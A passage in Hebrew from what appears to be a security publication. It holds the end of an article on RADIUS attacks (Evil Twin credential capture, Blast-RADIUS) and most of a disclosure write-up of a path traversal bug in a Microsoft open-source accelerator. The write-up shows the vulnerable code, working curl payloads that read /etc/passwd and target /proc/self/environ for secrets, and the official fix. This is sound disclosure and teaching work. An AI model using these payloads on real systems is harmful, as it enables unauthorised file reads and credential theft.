חשוב להבין לגבי ה-shared secret שגם כאן ישנה חולשה כלשהי. החולשה לא תלויה בפרוטוקול האימות עצמו, אלא במנגנון האמון בין שרת ה-RADIUS ל-NAS. כל פרוטוקול אימות שמיושם דרך RADIUS - בין אם זה MS-CHAPv2 או EAP או אחרים - מסתמך על shared secret משותף כדי לאמת את ההודעות ולצמצם זיוף. כתוצאה מכך, אם הסוד חלש, קצר, דלף או קשה לתפעול, כל מנגנון האימות הופך לפגיע להתקפות כגון Replay או Message Forgery.

כלומר, הבעיה היא ארכיטקטונית וגורפת לכל פרוטוקול אימות, ולא מוגבלת ל-MS-CHAPv2 בלבד (שנחשב חלש בלי קשר), אך פרוטוקולים חלשים כמו MS-CHAPv2 מגדילים את הסיכון לניצול החולשה בפועל.

אבטחה מובנית מול אבטחה בפועל

השימוש הנפוץ ב-PEAP כמנגנון אימות בסביבות RADIUS ובעבודה מרחוק מספק הצפנה של תהליך האימות באמצעות TLS, אך ממשיך להסתמך על סיסמאות כבסיס לזיהוי המשתמש. תלות זו חושפת את הארגון למתקפות המבוססות על גניבת פרטי הזדהות, כגון פישינג או שימוש חוזר בסיסמאות, שבהן תוקף יכול להשיג גישה לגיטימית לרשת הארגונית ללא צורך בניצול חולשות טכניות.

אימות מבוסס תעודות באמצעות EAP-TLS מציע רמת אבטחה גבוהה יותר, שכן הוא מבטל את השימוש בסיסמאות וקושר את הזהות למכשיר באמצעות מפתח פרטי. עם זאת, הדרישה לניהול תשתית PKI מעלה את מורכבות התפעול, ומהווה גורם מרכזי לכך שארגונים רבים ממשיכים להשתמש ב-PEAP, גם במחיר של סיכון אבטחתי מוגבר.

קצת תקשורת

כדי להבין איך הפרוטוקול ממש מתנהג בפועל ברמת הרשת ואיך זה נראה, נסתכל על דוגמא של PCAP מתוך מאגר דוגמאות התקשורת של Wireshark. ב-PCAP ניתן לראות שהתקשורת מתבצעת בסביבה מקומית (127.0.0.1) ואת הביצוע של המנגנונים המרכזיים בעבודה מול שרת רדיוס:

radius_localhost.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Source	Destination	Protocol	Lengt	Info
1	127.0.0.1	127.0.0.1	RADIUS	119	Access-Request id=103
2	127.0.0.1	127.0.0.1	RADIUS	163	Access-Challenge id=103
3	127.0.0.1	127.0.0.1	RADIUS	149	Access-Request id=104
4	127.0.0.1	127.0.0.1	RADIUS	76	Access-Reject id=104
5	127.0.0.1	127.0.0.1	RADIUS	119	Access-Request id=113
6	127.0.0.1	127.0.0.1	RADIUS	163	Access-Challenge id=113
7	127.0.0.1	127.0.0.1	RADIUS	149	Access-Request id=114
8	127.0.0.1	127.0.0.1	RADIUS	134	Access-Accept id=114
9	127.0.0.1	127.0.0.1	RADIUS	107	Access-Request id=97
10	127.0.0.1	127.0.0.1	RADIUS	103	Access-Accept id=97
11	127.0.0.1	127.0.0.1	RADIUS	108	Access-Request id=168
12	127.0.0.1	127.0.0.1	RADIUS	103	Access-Accept id=168
13	127.0.0.1	127.0.0.1	RADIUS	107	Access-Request id=43
14	127.0.0.1	127.0.0.1	RADIUS	52	Access-Reject id=43
15	127.0.0.1	127.0.0.1	RADIUS	107	Access-Request id=184
16	127.0.0.1	127.0.0.1	RADIUS	107	Access-Request id=184, Duplicate Request
17	127.0.0.1	127.0.0.1	RADIUS	107	Access-Request id=184, Duplicate Request

1. אימות מבוסס אתגר (challenge response): בפקטות 1-8 נראה שהשרת לא מאשר את ההתחברות מיד אלא מחזיר הודעת Access-challenge. זה קורה בשיטות אימות MS-CHAPv2 או EAP, על מנת לתת עוד מגנון הגנה. כפי שהסברתי ניתן לראות שניסיון אחד מסתיים בדחייה (Access-Reject) ואחד מסתיים בהצלחה (Access-Accept).
2. אימות ישיר: בפקטות 9-14 התהליך קצר הרבה יותר, הלקוח שולח בקשת Access-Request והשרת מחזיר תשובה מיידית של אישור או דחייה, ללא שלב אתגר באמצע (אופייני לשיטות כמו PAP).
3. התמודדות עם איבוד חבילות: בחבילות 15-17 מופיעה התנהגות שבה הלקוח שולח בקשה ולא מקבל תשובה מהשרת בזמן ולכן מנגנון ה-retry שלו שולח את הבקשה שוב ושוב (מה שאנחנו רואים כ-Duplicate request.

תקיפות נפוצות

אז אחרי שדיברנו בכללי על איך רדיוס עובד, נדבר על כמה מתקפות ידועות שמדגימות לנו את הבעיות שבפרוטוקול.

Evil Twin

בתרחיש Evil Twin, התוקף מקים נקודת גישה (AP) זדונית בעלת SSID זהה לרשת הארגונית ומפעיל שרת RADIUS מזויף. בבסיס המתקפה עומד ניצול של פרוטוקול X802.1, כאשר ה-AP משמש כ-Authenticator והשרת המזויף כ-Authentication Server. אם תחנת הקצה אינה מוגדרת לאמת את תעודת ה-SSL/TLS של השרת (Server Validation), היא תשלים את תהליך האימות מול ישות עוינת.

מנגנון חשיפת פרטי ההזדהות

בפרוטוקולים נפוצים כגון EAP-PEAP או EAP-TTLS, מוקם בשלב הראשון ערוץ TLS המבוסס על אימות צד-שרת בלבד. בתוך הערוץ ה"מאובטח" לכאורה, מבוצע אימות פנימי (לרוב בתצורת MS-CHAPv2). בשלב זה, הלקוח משיב ל-Challenge של השרת בתגובה קריפטוגרפית הנגזרת מסיסמת המשתמש. התוקף, השולט בשרת ה-RADIUS, לוכד את ה-Challenge/Response ומבצע Offline Cracking של ה-NTLM Hash, ללא צורך באינטראקציה נוספת עם הקורבן.

מעבר רוחבי (Lateral Movement) ל-VPN

הסיכון האמיתי מתממש כאשר אותם פרטי הזדהות (Credentials) משמשים גם לגישה מרחוק. בתצורות רבות, שרתי VPN (בין אם SSL או IPsec) מבצעים אימות מול אותו מסד נתונים ארגוני באמצעות RADIUS. הצלחת התקיפה ברובד ה-WiFi מעניקה לתוקף "מפתח מאסטר":

- התוקף יכול להתחבר ל-VPN הארגוני מכל מקום בעולם.
- התקיפה עוקפת בקרות היקפיות כגון Firewall או מערכות NAC המוגבלות לרשת המקומית.
- זיהוי התקיפה הופך לקשה במיוחד, שכן החיבור נראה לגיטימי לחלוטין במערכות הניטור.

סיכום: כשל ארכיטקטוני

המתקפה מדגימה כשל תכנוני עמוק ולא רק טעות הגדרה מקומית. הסתמכות על אימות מבוסס סיסמה ב-RADIUS, ללא אכיפת אימות הדדי (Mutual Authentication) מבוסס תעודות (כגון EAP-TLS) וללא הפרדה סגמנטלית בין הרשאות הגישה לרשת האלחוטית לגישת ה-VPN, מייצרת נקודת כשל יחידה (Single Point of Failure). זה שאין MFA (אימות רב-שלבי) בנקודות הקצה הללו הופך את הארגון לחשוף למעבר רוחבי מהיר בין תשתיות גישה שונות.

Blast-RADIUS - CVE-2024-3596

מתקפת Blast-Radius שנחשפה ב-2024 היא פגיעות ברמת הפרוטוקול, ולא במימוש כלשהו. היא ממש תוקפת את הפרוטוקול במשהו שהוגדר ב-RFC 2865 ומנצלת חולשה קריפטוגרפית בשימוש שהוא עושה ב-MD5.

מנגנון הכשל הקריפטוגרפי

מקור הבעיה הוא בשדה ה-Response Authenticator. השדה הזה אמור להוכיח ללקוח ה-RADIUS (ה-NAS) שהתשובה הגיעה מהשרת המורשה (RADIUS/NAC) ושהיא לא עברה שינוי. החישוב של השדה מתבצע על ידי הרצת MD5 על שילוב של קוד ההודעה, המזהה (Identifier), אורך החבילה, ה-Request Authenticator, ה-Attributes והסוד המשותף (Shared Secret).

המתקפה מנצלת את העובדה ש-MD5 פגיע ל-Chosen-Prefix Collision. תוקף שנמצא בעמדת MitM (בין ה-NAS לשרת ה-RADIUS) יכול להכניס מה שהוא רוצה למאפיין proxy-state בבקשת ה-Access-Request המקורית. בזכות החולשה של MD5, התוקף מסוגל לייצר חבילת Access-Accept מזויפת שתהיה לה את אותו Hash כמו לחבילת ה-Access-Reject האמיתית ששלח השרת. לאחר מכן יוצא מצב שבו ה-NAS מקבל את החבילה המזויפת, מוודא את החתימה מול הסוד המשותף (שנשארת תקינה למרות הזיוף), ומאשר כניסה למשתמש לא מורשה, והתוקף בכלל לא צריך לדעת את ה-Shared Secret עצמו.

קצת יותר על Chosen-Prefix Collision

במתקפת Collision המטרה היא למצוא שני קבצים שונים שנותנים את אותו ה-Hash. ב-Chosen-Prefix Collision, התוקף בוחר שתי התחלות שונות (Prefixes), ואז הוא מחשב "זנב" (Suffix) לכל אחד מהם, כך שהתוצאה הסופית של שניהם תהיה זהה ב-Hash. בהודעה הראשונה בעצם ישנה דחייה - פה התוקף יוסיף משהו, ובהודעה השנייה יש אישור - וגם פה הוא יוסיף אחרי משהו. בסופו של דבר - לשתיהן יהיה אותו hash. אבל מה הוא מוסיף ואיך לשתיהן?

התוקף יבחר להזריק את הג'יבריש שלו - ל-Proxy-State, מאפיין שקיים בהודעות (גם מהלקוח לשרת וגם ההפך). בפרוטוקול רדיוס מוגדר שאם לקוח שולח הודעה עם שדה שנקרא proxy-state, השרת חייב להעתיק את השדה הזה כפי שהוא לתשובה שלו. לכן התוקף בעצם יודע שגם אם הוא לא יכול להכריח את השרת לתת לו "אישור "במקום "דחייה", יש משהו שהוא יכול להכריח אותו לתת. בקיצור - הוא מזריק את הג'יבריש להודעת הבקשה המקורית. לאחר מכן - השרת מקבל את הבקשה, רואה שהסיסמה לא תואמת ויוצר הודעת דחייה, הוא מעתיק להודעה הזאת את ה-proxy-state שנתן התוקף, וחותם על החבילה. עכשיו מגיע שלב ההחלפה - התוקף תופס את ההודעה החתומה (הרי הוא בין השרת ללקוח), עכשיו יש לו ביד חתימה חוקית של השרת שמתאימה מתמטית גם להודעת ה-Accept שהכין מראש. הוא שולח ללקוח (ה-VPN) את ההודעה שהוא יצר בעצמו, ה-Accept, ובגלל שהחתימה נכונה - הוא מקבל את מבוקשו.

עבור שרתי VPN הדבר הזה ממש קריטי. רוב מערכות ה-VPN (כמו IPsec או SSL-VPN) מסתמכות על RADIUS לאישור הרשאות.

מה שקורה בקצרה הוא:

1. המשתמש (התוקף) מנסה להתחבר עם פרטים שגויים.
2. שרת ה-VPN שולח בקשה ל-RADIUS.
3. השרת מחזיר דחייה (Access-Reject).
4. התוקף מבצע את ה-Collision בזמן אמת (כל ההסבר מקודם), מחליף את תוכן החבילה ל-Accept, ושומר על חתימה זהה.
5. ה-VPN "משתכנע" שהאימות הצליח ופותח את ה-Tunnel לרשת הארגונית.

הסיכון גבוה במיוחד מאחר שתעבורת RADIUS עוברת לרוב ב-UDP מעל פורט 1812 ללא הצפנה נוספת, מה שמאפשר לתוקף שנמצא בנתיב התקשורת לבצע מניפולציות על חבילות בקלות יחסית.

העתיד של הגישה המרוחקת: מ-VPN ו-RADIUS לעבר ZTNA

פרוטוקול RADIUS ופתרונות ה-VPN עובדים כך שברגע שמשתמש אימת את עצמו הוא יכול לנוע ברשת, אבל כיום זה נחשב כבר גישה לא לגמרי מאובטחת. עולם אבטחת המידע צועד לעבר תפיסת ה-**Zero Trust Network Access**. השאלה המרכזית היא האם ZTNA עתיד להחליף לחלוטין את התשתיות הקיימות.

ההבדל המהותי טמון במעבר מאימות נקודתי לניטור רציף. בעוד ש-RADIUS מבצע אימות חד פעמי ברגע החיבור (ומסתמך לעיתים על פרוטוקולים חלשים כמו MS-CHAPv2), ZTNA פועל לפי העיקרון של "לעולם אל תסמוך, תמיד תאמת". בגישה זו, הגישה אינה ניתנת לכל הרשת הארגונית, אלא באופן ספציפי לאפליקציה או למשאב הנדרש בלבד (Least Privilege).

האם RADIUS יעלם? סביר להניח שלא בעתיד הקרוב. ארגונים רבים מחזיקים בתשתיות Legacy (מערכות ישנות) שעדיין דורשות RADIUS לצורך ניהול גישה לציוד תקשורת גם פיזית וגם רשתות Wi-Fi ארגוניות. למרות זאת, עבור עבודה מרחוק, ה-VPN הופך באמת פשוט לנטל אבטחתי. ZTNA פותר הרבה מהבעיות שהצגנו במחקר: הוא מבטל את משטח התקיפה הגלוי (ה-VPN Gateway אינו חשוף לאינטרנט באותה צורה), והוא דורש אימות חזק ורציף שאינו מתבסס רק על שם משתמש וסיסמה שנשלחים ב-UDP. המעבר ל-ZTNA מייצג שינוי פרדיגמה: במקום להתמקד ב"איך המשתמש מתחבר", מתמקדים ב"מה המשתמש עושה" ובאימות הזהות והקשר המכשיר (Device Context) בכל רגע נתון. עבור ארגונים המבקשים להתגונן מפני מתקפות מורכבות כמו Blast-RADIUS או גניבת זהויות לגיטימיות, הדבר רלוונטי מאוד.

שיטות הגנה והמלצות

אז מה אנחנו יכולים לעשות? קודם כל כמובן - להיות מודעים לסיטואציה. הנושא הזה לא מדובר כל כך הרבה, למרות שהוא מאוד רלוונטי.

להפחית את הסיכונים הכרוכים ב-MS-CHAPv2 ובמערכות RADIUS, לא להסתמך על הפרוטוקול כפתרון עצמאי, אלא לשלבו בתוך מסגרות הצפנה מתקדמות כגון PEAP או TLS, ולהוסיף שכבות הגנה נוספות כמו MFA - Multi-Factor Authentication, שמקטינות את הסיכון לניצול Credentials שנגנבו.

מומלץ להשתמש ב-Shared Secret חזק, ארוך ומורכב, וליישם מדיניות ניהול סודות שמקלה על סנכרון ושינוי תקופתי כדי למנוע חשיפה.

להחליף סיסמאות פעם בפרק זמן לא גדול מדי (ותמיד לסיסמה מאובטחת ומסובכת).

בנוסף, מומלץ לאכוף שימוש בערוצי תקשורת מוצפנים בכל שלב של Remote Access, כולל VPN ורשתות Wi-Fi ארגוניות, ולהגביל הרשאות למינימום הנדרש כדי למנוע ניצול Identity Abuse. חשוב לשלב מנגנוני ניטור וזיהוי כדי לזהות פעילות לא רגילה של משתמשים לגיטימיים, שכן מתקפות מסוג Living off the Land מסתמכות על כלים קיימים והן קשות לזיהוי באמצעים מסורתיים. בקיצור - לנטר גם על משתמשים לגיטימיים ולשים לב למה שהם עושים, מאיזה רכיבים הם מתחברים.

לבסוף, שינוי סיסמאות תקופתי, ניהול זהויות והדרכת משתמשים לגבי סיסמאות חזקה.

סיכום

הבנו שכולנו אוהבים את הקונספט של לעבוד מהבית (לפחות מדי פעם) ובו זמנית אנחנו אנשים ש(אני מניחה) אכפת להם מרמת האבטחה בחברה שבה אנחנו עובדים.

הכרנו את פרוטוקול RADIUS - הרקע שלו, המבנה, ואיך הוא פועל. דיברנו על מנגנוני האימות הנפוצים בשימוש בו, מה היתרונות לעומת החסרונות של כל אחד מהם. בנוסף עברנו על וקטורי תקיפה לדוגמא, ובחנו את רמות הסיכון השונות בתהליך, שכן "הבעייתיות" בפרוטוקול RADIUS הינה מורכבת מהרבה שלבים. בסוף גם עברנו קצת על הקונספט היחסית חדש של ZTNA.

על המחברת

אני דורין ראם, בת 21, משוחררת משירות של שלוש שנים ביחידת אופק חיל האוויר, בתפקיד מגנת סייבר כחוקרת אבטחה, בהתמקדות על רשת. כיום אני סטודנטית שנה א לתואר במדעי המחשב במכללה למנהל. מוזמנים לפנות אלי דרך הלינקדין שלי

מקורות

- https://docs.secureauth.com/2212/en/secureauth-security-advisory---radius-vulnerability-cve-2024-3596.html
- https://www.ietf.org/archive/id/draft-ietf-radext-deprecating-radius-08.html
- https://www.cloudradius.com/security-of-peap-mschapv2/
- https://www.tracenetsolutions.com/2024/09/27/radius-protocol-and-its-vulnerabilities/
- https://rcpmag.com/articles/2003/06/01/securing-wireless.aspx
- https://cyberinsider.com/radius-security-flaw-exposes-networks-to-forged-authentication-attacks/
- https://www.infoq.com/news/2024/07/radius-vulnerability/
- https://www.cisco.com/c/en/us/support/docs/security/identity-services-engine/222287-blast-radius-cve-2024-3596-protocol-sp.html
- https://www.cisco.com/c/en/us/support/docs/csa/cisco-sa-radius-spoofing-july-2024-87cCDwZ3.html
- https://www.cisco.com/c/en/us/support/docs/security/identity-services-engine/222287-blast-radius-cve-2024-3596-protocol-sp.html
- https://www.cve.news/cve-2024-3596/
- https://www.computing.co.uk/news/4334196/blast-radius-major-vulnerability-common-protocol
- https://www.computing.co.uk/news/4334196/blast-radius-major-vulnerability-common-protocol

Path Traversal in Container Migration Solution Accelerator

מאת יובל אלבר

הקדמה

בשנים האחרונות הפך הענן לתשתית שעליה רצות כמעט כל המערכות שאנו מכירים, וחברות הענן הגדולות החלו לספק לא רק שירותי תשתית אלא גם Solution Accelerators - ערכות קוד פתוח מוכנות שנועדו להדגים כיצד לבנות פתרון שלם מעל שירותי הענן שלהן. מטרתם להאיץ פיתוח: במקום להתחיל מאפס, המפתח מקבל ארכיטקטורה עובדת, קוד לדוגמה ותסריטי פריסה, ועליו רק להתאים אותם לצרכיו.

בדיוק כאן נולד גם הסיכון. קוד שנכתב כ-"הדגמה" נוטה לקצר פינות באבטחה, אך מתגלגל לסביבות ייצור אמיתיות שכן הוא נושא את חותמת היצרן. במאמר זה נצלול לחולשת Path Traversal שמצאתי ב-Container-Migration-Solution-Accelerator - פרויקט קוד פתוח של Microsoft שמטרתו להגר הגדרות של שירותי קונטיינרים אל Azure Kubernetes Service. נראה כיצד שורה אחת תמימה למראה ברכיב ה-frontend פתחה דלת לקריאת קבצים שרירותיים מהשרת, נבין מדוע ההגנות "המתבקשות" אינן מספיקות, ונראה כיצד Microsoft תיקנה את החולשה. [1]

המאמר מיועד לקהל מגוון: מי שכבר מכיר את Path Traversal לעומק יוכל לדלג על פסקאות הרקע ולצלול ישר לניתוח הקוד, ומי שפוגש את המושג לראשונה יקבל את כל ההסברים הדרושים בדרך.

מהי חולשת Traversal Path?

חולשת Path Traversal (הידועה גם כ-Directory Traversal, ומסווגת תחת CWE-22 [3]) מתרחשת כאשר אפליקציה בונה נתיב לקובץ במערכת הקבצים מתוך קלט שהמשתמש שולט בו, מבלי לוודא שהנתיב הסופי אכן נשאר בתוך הספרייה המורשית. התוקף מנצל רצפים מיוחדים כמו /.. ("רמה אחת מעלה") כדי "לטפס" אל מחוץ לספרייה המיועדת ולהגיע לקבצים רגישים במערכת. [4]

דוגמה קלאסית: שרת מגיש קבצים מהספרייה /var/www/files/ לפי שם שהמשתמש מספק. אם המשתמש מבקש את report.pdf השרת יחזיר /var/www/files/report.pdf - בדיוק כמצופה. אך אם הוא מבקש /etc/passwd/../../../.., והשרת פשוט משרשר את הקלט לנתיב הבסיס, מתקבל הנתיב /etc/passwd - קובץ מערכת רגיש לחלוטין מחוץ לספריית ההגשה. לדוגמא:

הספרייה המורשית: /var/www/files/

קלט תקין: "report.pdf", מוביל להגשת הקובץ: /var/www/files/report.pdf

קלט זדוני: "/../../../etc/passwd", מוסיל להגשת הקובץ: /etc/passwd

ב-Linux ו-macOS המפריד הוא "/", וב-Windows גם "\". מעבר לכך, קיימים וקטורים מתוחכמים יותר: קידוד URL (למשל 2e%2e%2f% במקום /..), קידוד כפול, ושימוש בקישורים סימבוליים (symlinks). לכן הגנה מבוססת "רשימה שחורה" של תווים נכשלת כמעט תמיד, והגישה הנכונה היא לאמת את הנתיב לאחר שפותר (resolved) במלואו.[5]

חשוב להבחין בין שני סוגי נתיב. **נתיב לקסיקלי** הוא המחרוזת כפי שנכתבה, על כל רצפי ה-/.. שבה, ואילו **נתיב פתור** (resolved) הוא הנתיב הקנוני שאליו מצביעה מערכת הקבצים בפועל, לאחר כיווץ הרצפים ופתירת הקישורים. ההבחנה הזו היא לב העניין: בדיקה המתבצעת על הנתיב הלקסיקלי ("האם המחרוזת מכילה /..?") ניתנת לעקיפה במגוון דרכים, בעוד בדיקה על הנתיב הפתור היא חסינה. בהמשך נראה כיצד התיקון הרשמי נשען בדיוק על העיקרון הזה.

הכרת המטרה: Accelerator-Solution-Migration-Container

הפרויקט Container-Migration-Solution-Accelerator הוא אפליקציה מרובת-שירותים מבית Microsoft, המספקת פתרון הגירה מבוסס סוכני AI להעברת תצורות של שירותי קונטיינרים מפלטפורמת ענן אחת אל Azure Kubernetes Service. הארכיטקטורה כוללת רכיב Frontend, שירות Backend API, רכיב Processor שמושך משימות מתור ב-Azure Storage Queue, ושירותי נתונים כגון Azure Blob Storage ו-Cosmos DB. כל הרכיבים רצים כ-Azure Container Apps.

הרכיב שבו נתמקד הוא ה-Frontend. בניגוד לרבים מפרויקטי ה-React שמוגשים על-ידי שרת סטטי כמו nginx, כאן בחרו המפתחים לכתוב שרת Python קטן מבוסס FastAPI שמגיש את קבצי ה-build של האפליקציה. השרת הזה, frontend_server.py, הוא לב העניין שלנו.

FastAPI - FastAPI היא מסגרת עבודה (framework) פופולרית לכתיבת שירותי Web ו-API ב-Python, הבנויה מעל Starlette ו-Pydantic. היא נפוצה מאוד בפרויקטי AI בזכות ביצועים גבוהים ותחביר פשוט. בפרויקט שלנו היא משמשת להגדרת הנתיבים (routes) שמגישים את קבצי ה-frontend ואת הגדרות התצורה ללקוח.

הקוד הפגיע: שורה אחת ששוברת הכול

הבעיה מתמקדת בנתיב ה-catch-all של השרת - ה-route שתופס כל בקשה שלא הותאמה לנתיב ספציפי אחר, ומיועד להגיש קובץ סטטי מתוך ספריית ה-build. להלן הקוד הפגיע מתוך src/frontend/frontend_server.py, לפני התיקון:

```python
BUILD_DIR = os.path.join(os.path.dirname(__file__), "dist")
INDEX_HTML = os.path.join(BUILD_DIR, "index.html")

@app.get("/{full_path:path}")
async def serve_app(full_path: str):
  file_path = os.path.join(BUILD_DIR, full_path)
  if os.path.exists(file_path):
    return FileResponse(file_path)
  return FileResponse(INDEX_HTML)
```

[קוד 1: ה-route הפגיע ב-frontend/frontend/src/server_frontend.py (שורות 65-69)]

שימו לב להגדרת ה-route: {full_path:path}. הסיומת path: היא מומר נתיב (path converter) של Starlette, והיא קריטית כאן: בניגוד לפרמטר רגיל ש-FastAPI עוצר בתו /, המומר path: **"בולע" גם את לוכסני הנתיב.** כך ערך כמו /../../etc/passwd מגיע אל הפונקציה כמחרוזת שלמה, על כל ה-/.. שבתוכה.

מכאן הדרך קצרה. השורה os.path.join(BUILD_DIR, full_path) נראית תמימה, אך טומנת בחובה מלכודת ידועה לשמצה ב-Python: כאשר אחד הרכיבים שמועברים ל-os.path.join הוא נתיב מוחלט (מתחיל ב-/), **הפונקציה מתעלמת** מכל הרכיבים שקדמו לו. וגם ללא נתיב מוחלט, רצף של /.. פשוט מטפס מעלה במערכת הקבצים. התוצאה זהה: הנתיב הסופי יוצא מחוץ ל-BUILD_DIR.[6]

נדגים את מלכודת ה-os.path.join בקונסולת Python:

```
>>> import os
>>> os.path.join("/app/frontend/dist", "index.html")
'/app/frontend/dist/index.html'
>>> os.path.join("/app/frontend/dist", "../../../etc/passwd")
'/app/frontend/dist/../../../etc/passwd'
>>> os.path.join("/app/frontend/dist", "/etc/passwd")
'/etc/passwd'
```

[קוד 2: התנהגות os.path.join מול קלט זדוני]

הניצול: מבקשה תמימה לקריאת קבצים שרירותית

מכיוון שמדובר בבקשת GET פשוטה ללא צורך באימות, הניצול טריוויאלי. כל מה שצריך הוא לשלוח בקשה HTTP עם רצף טיפוס מקודד-URL (..%2F במקום ../), שמטפס מספיק רמות כדי להגיע לשורש מערכת הקבצים ומשם אל הקובץ הרצוי. להלן מבחר מטענים שנבדקו מול הפרויקט המקורי, שנבנה והורץ באמצעות ה-Dockerfile של הפרויקט עצמו:

```
# 1) Read /etc/passwd via path traversal
curl "http://localhost:3000/..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd"
  → HTTP 200

# 2) Read the application source code:
curl "http://localhost:3000/..%2Ffrontend_server.py"

# 3) OS Fingerprinting:
curl "http://localhost:3000/..%2F..%2F..%2F..%2F..%2Fetc%2Fos-release"
  → NAME="Microsoft Azure Linux"
# 4) Leak the config via /config endping
  → MSAL client IDs, API URLs, auth authority
```


[קוד 3: מטעני הניצול (6/6 אומתו מול הפרויקט הלא-מותאם)]

שימו לב לקידוד URL של רצף הטיפוס. שליחת /.. "נקי" עלולה להינרמל על-ידי הלקוח או על-ידי שכבת ביניים עוד לפני שהיא מגיעה לאפליקציה, אך 2F%.. עובר את שכבות הביניים כפי שהוא ומפוענח רק בתוך Starlette - בדיוק במקום הלא נכון. נקודה טכנית נוספת: הקוד הפגיע משתמש ב-os.path.exists ולא ב-os.path.isfile, כך שהבדיקה עוברת גם על נתיבים שאינם קבצים רגילים - למשל הקובץ הווירטואלי /proc/self/environ.

מה אפשר לקרוא? כל קובץ שלמשתמש שמריץ את התהליך יש הרשאת קריאה אליו. בסביבת קונטיינר זה כולל בין היתר את /etc/passwd, קבצי קוד המקור של האפליקציה עצמה, ובאופן הקריטי ביותר - את משתני הסביבה של התהליך דרך /proc/self/environ. בקונטיינרים מודרניים, סודות רבים (מפתחות API, מחרוזות חיבור, אסימוני Azure) מוזרקים דווקא כמשתני סביבה, ולכן דליפתם הופכת חולשת קריאה לכאורה "בלבד" לחשיפת אישורים מלאה.

שווה להתעכב על העוצמה של /proc/self/environ. זהו קובץ וירטואלי שמערכת ההפעלה חושפת עבור כל תהליך, והוא מכיל את כל משתני הסביבה שלו בטקסט גלוי. בעוד שקבצי תצורה עשויים להיות מוצפנים או מוסתרים, משתני הסביבה נגישים ישירות. מפתחים נמנעים מהטמעת סודות בקוד (hardcoding) מתוך שיקול אבטחתי נכון, אך מזריקים אותם כמשתני סביבה - וכך, באירוניה, הופכים אותם לקלים יותר לחילוץ דרך חולשת Path Traversal. כך קריאה של קובץ בודד יכולה להתגלגל לתנועה לרוחב (lateral movement) ולפגיעה רחבה בסביבת הענן כולה.[7]

התרשים הבא ממחיש מדוע החשיפה כה משמעותית:



[תרשים 2: ארכיטקטורת הפרויקט - הדפדפן ניגש ל-Front Application ול-API שבסביבת Apps Container Azure (מקור: Microsoft, מאגר הפרויקט ב-GitHub)]

רכיב ה-Frontend אינו רכיב מבודד - הוא רץ באותה סביבת Azure Container Apps לצד ה-API וה-Processor, ובעל גישה לאותם משאבי Azure (Storage Blob, Storage Queue, Cosmos DB). דליפת מחרוזות החיבור והאישורים מתוך משתני הסביבה שלו פותחת דלת לכל אותם שירותי נתונים.

בנוסף לחולשת ה-Path Traversal עצמה, הבחנתי בבעיה משלימה. נקודת הקצה config/ (שורות 38-62) מחזירה לכל קורא לא מאומת ערכי תצורה רגישים: מזהי לקוח של MSAL, כתובת ה-authority של Azure AD, כתובות ה-API וה-scopes. חמור מכך, מדיניות ה-CORS הוגדרה כ-allow_origins=["*"], כך שכל אתר זדוני יכול לקרוא את הערכים הללו ישירות מתוך JavaScript בדפדפן של הקורבן. בשילוב עם קריאת קבצים שרירותית, מתקבל משטח חשיפת מידע רחב על תצורת השירות ואישוריו.

התיקון: אימות הנתיב לאחר פתירה

הכלל הזהב לתיקון Path Traversal אינו "לסנן את ../" - **גישה שכמעט תמיד ניתן לעקוף - אלא לפתור את הנתיב במלואו ואז לוודא שהוא נשאר בתוך הספרייה המורשית**. זה בדיוק מה שעשתה Microsoft ב-commit 3a0ec34:

```
@app.get("/{full_path:path}")
async def serve_app(full_path: str):
  # BUILD_DIR will parse the full path:
  file_path = os.path.realpath(os.path.join(BUILD_DIR, full_path))
  build_dir_real = os.path.realpath(BUILD_DIR)
  if not file_path.startswith(build_dir_real + os.sep) \
      and file_path != build_dir_real:
    return FileResponse(INDEX_HTML)
  if os.path.isfile(file_path):
    return FileResponse(file_path)
```

[קוד 4: ה-route לאחר התיקון]

המפתח הוא os.path.realpath: הפונקציה פותרת קישורים סימבוליים ומכווצת את כל רצפי ה-/.. לנתיב מוחלט וקנוני אחד. רק לאחר הפתירה נבדק שהנתיב הסופי מתחיל ב-build_dir_real + os.sep. הוספת os.sep אינה ניואנס שולי - בלעדיה, ספרייה כמו app/dist-evil/ הייתה עוברת את הבדיקה רק משום שהיא מתחילה במחרוזת app/dist/. זוהי מלכודת prefix matching קלאסית שקל לפספס.

לצד תיקון ה-route, התיקון הוסיף גם מנגנון CORS מבוסס allow-list ובדיקת מקור (Origin) על נקודת הקצה config/, כך שתצורה רגישה לא תיחשף לבקשות חוצות-מקור. זהו תיקון יסודי שמטפל בשורש הבעיה ולא רק בתסמין.[2]

לקחים: למה זה קורה שוב ושוב?

החולשה הזו אינה ייחודית לפרויקט מסוים. דפוס os.path.join(base, user_input) חוזר באינספור פרויקטים, ובמיוחד בפרויקטי AI ו-MCP צעירים שבהם הקצב מהיר וההתמקדות היא בפונקציונליות. שלושה לקחים מרכזיים:

